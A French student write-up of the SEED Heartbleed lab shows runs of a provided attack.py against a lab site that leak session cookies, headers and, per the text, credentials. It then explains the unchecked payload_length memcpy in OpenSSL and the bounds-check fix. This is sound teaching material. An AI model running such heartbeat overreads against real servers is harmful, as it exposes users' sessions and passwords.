


# Heartbleed Attack Lab



Abdel-malik FOFANA

## Task 1: Launch the Heartbleed Attack


On lance le site web et on se connecte avec User Name:admin;  
Password:seedelgg pour generer de l'activité



On ajoute boby en ami et on lui envoie un message privé



J'ai simulé une attaque Heartbleed en utilisant un script existant nommé **attack.py** (fourni par le lab SEED) Après l'avoir téléchargé depuis le site du laboratoire, j'ai ajusté ses permissions pour le rendre exécutable avec `chmod 775 ./attack.py`, puis je l'ai lancé pour observer les informations extraites du serveur cible. Et on peut voir que la cible est vulnérable a l'attaque heartbleed



```
SEEDUbuntu12.04
File Edit View Search Terminal Help
.....3.2.....E.D...../...A.....I.....
.....
.....#.....Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=3re6lsdsu61872i5np703e96k5
Connection: keep-alive
.k.-..jelU..Ui[.{.uY.....9...1....2V3t
[01/23/2025 02:59] seed@ubuntu:~/Downloads$ clear
[01/23/2025 02:59] seed@ubuntu:~/Downloads$ python attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/activity
Cookie: Elgg=3re6lsdsu61872i5np703e96k5
Connection: keep-alive
If-Modified-Since: Tue, 16 Sep 2014 12:53:38 GMT
If-None-Match: "257-5032e3d7cd92c"
..R...$....L5...v
```

sauf qu'on a pas eu le mot de passe et le user , apres avoir relancé le code cette fois on a le mot de passe et le user

ainsi que le contenu du message


## Task 2: Find the Cause of the Heartbleed Vulnerability

Question 2.1 : Quelles différences pouvez-vous observer à mesure que la variable de longueur diminue ?

Problème 2.2 : à mesure que la variable de longueur diminue, les changements de longueur d'entrée ont des valeurs limitées. Au niveau ou en dessous de cette limite, les requêtes de pulsation recevront des paquets de réponse

sans aucune donnée supplémentaire jointe (ce qui signifie que la demande est bénigne). Veuillez atteindre cette longueur limite. Vous devrez peut-être essayer plusieurs valeurs de longueur différentes jusqu'à ce que le serveur Web envoie une réponse sans données supplémentaires. Pour vous aider à résoudre ce problème, lorsque le nombre d'octets renvoyés est inférieur à la longueur attendue, le programme affiche « Server processed malformed heartbeat, but did not return any extra data ».

Lorsque l'on prend une grande taille on a accès à plein d'information



```
01/24/2025 01:11] seed@ubuntu:~/Downloads$ python attack.py www.heartbleedlabelgg.com -l 100

lefribrator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.dAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.Dm.....r%..<..

01/24/2025 01:14] seed@ubuntu:~/Downloads$
```

On peut voir que lorsque l'on réduit la taille on a moins d'information

```
[01/24/2025 01:14] seed@ubuntu:~/Downloads$ python attack.py www.heartbleedlabelgg.com -l 25

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..AAAAAAAAAAAAAAAAAAAAABCD.E.O.K....r..N.FD

[01/24/2025 01:15] seed@ubuntu:~/Downloads$
```

Et lorsque l'on réduit la taille encore on a plus d'information

```
[01/24/2025 01:15] seed@ubuntu:~/Downloads$ python attack.py www.heartbleedlabelgg.com -l 20

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

[01/24/2025 01:17] seed@ubuntu:~/Downloads$
```

## Task 3: Countermeasure and Bug Fix

La version 12.04 de ubuntu n'est plus supportée donc on ne peut pas mettre à jour mais j'ai trouvé une manière de contourner cela et on peut voir que lorsque l'on lance le code une nouvelle fois après l'update, on a plus aucune information



```

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

```

La structure suivante en style C (identique au code source) représente le format du paquet de requête/réponse Heartbeat.

```

struct {
    HeartbeatMessageType type; // 1 octet : type (requête ou réponse)
    uint16 payload_length;      // 2 octets : longueur de la charge utile (payload)
    opaque payload[HeartbeatMessage.payload_length]; // Charge utile
    opaque padding[padding_length]; // Rembourrage
} HeartbeatMessage;

```

Le premier champ (1 octet) du paquet contient les informations sur le type, le deuxième champ (2 octets) représente la longueur de la charge utile, suivie par la charge utile réelle et un rembourrage.

La taille de la charge utile doit correspondre à la valeur indiquée dans le champ `payload_length`. Cependant, dans un scénario d'attaque, la valeur de `payload_length` peut être manipulée pour être différente de la taille réelle de la charge utile.

Le code suivant montre comment le serveur copie les données du paquet de requête dans le paquet de réponse.

## Exemple 1 : Traitement du paquet de requête Heartbeat et génération du paquet de réponse

```
/* Allouer de la mémoire pour la réponse, taille composée de :
- 1 octet pour le type de message
- 2 octets pour la longueur de la charge utile
- La charge utile
- Le rembourrage
*/
unsigned int payload;
unsigned int padding = 16; /* Utilisation d'un rembourrage minimal */

// Lire d'abord le champ `type`
hbtype = *p++; /* Après cette instruction, le pointeur `p`
pointera sur le champ payload_length */

// Lire la longueur de la charge utile depuis le champ `payload_length` du paquet de requête
n2s(p, payload); /* La fonction `n2s(p, payload)` lit 16 bits
                    depuis le pointeur `p` et stocke la valeur
                    dans la variable entière `payload`. */

pl = p; // `pl` pointe vers le début du contenu de la charge utile
if (hbtype == TLS1_HB_REQUEST)
{
    unsigned char *buffer, *bp;
    int r;

    /* Allouer de la mémoire pour la réponse :
    - 1 octet pour le type de message
    - 2 octets pour la longueur de la charge utile
    - La charge utile
    - Le rembourrage
```

```

    */
    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;

    // Insérer le type de réponse, la longueur et copier la
    charge utile
    *bp++ = TLS1_HB_RESPONSE;
    s2n(payload, bp);
    // Copier la charge utile
    memcpy(bp, pl, payload);
    /* `pl` est un pointeur qui pointe vers le début du con-
    tenu de la charge utile */
    bp += payload;

    // Ajouter un rembourrage aléatoire
    RAND_pseudo_bytes(bp, padding);

    // Cette fonction copiera les octets (3 + payload + pad-
    ding)
    // depuis le buffer et les insérera dans le paquet de r-
    éponse Heartbeat,
    // avant de le renvoyer au client ayant émis la requêt-
    e.
    OPENSSL_free(buffer);
    r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 +
    payload + padding);
}

```

## Problème

Le pointeur `p` est déplacé vers le champ `payload_length` dans le paquet de requête. La taille du buffer est déterminée par la charge utile et le rembourrage, d'après la valeur déclarée dans le champ `payload_length`. Ensuite, la fonction `memcpy()` copie les données du payload dans le buffer de réponse, en utilisant la longueur indiquée par `payload_length`.

Le problème réside dans le fait que le contenu du paquet de réponse est une copie directe de la charge utile du paquet de requête. Cependant, la quantité de données copiées n'est pas basée sur la taille réelle de la charge utile mais



sur la taille indiquée par le champ `payload_length`, qui peut être manipulée par l'expéditeur.

---

## Solution

Ajoutez la validation suivante avant la ligne `pl = p;` :

```
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0;
```

- `rrec.length` représente la taille réelle du paquet reçu.
  - `1 + 2 + payload + 16` est la taille déclarée par le paquet de requête.
  - Si la taille déclarée dépasse la taille réelle, le paquet est rejeté.
- 

## Analyse des opinions d'Alice, Bob et Eva

### 1. Opinion d'Alice :

Alice a raison : la cause fondamentale est l'absence de vérification des limites lors de la copie en mémoire. Cela permet à un attaquant de dépasser les limites du buffer.

### 2. Opinion de Bob :

Bob a également raison : la source du problème est l'absence de validation des entrées utilisateur, comme la valeur de `payload_length`. Cela constitue une mauvaise pratique en sécurité.

### 3. Opinion d'Eva :

Eva propose de supprimer la longueur (`payload_length`) du paquet. Bien que cela simplifie le problème, cela pourrait rendre le protocole moins flexible. La solution idéale consiste à conserver le champ mais à le valider correctement.

Les trois opinions sont pertinentes, mais le problème principal reste l'absence de vérification de la longueur déclarée (`payload_length`).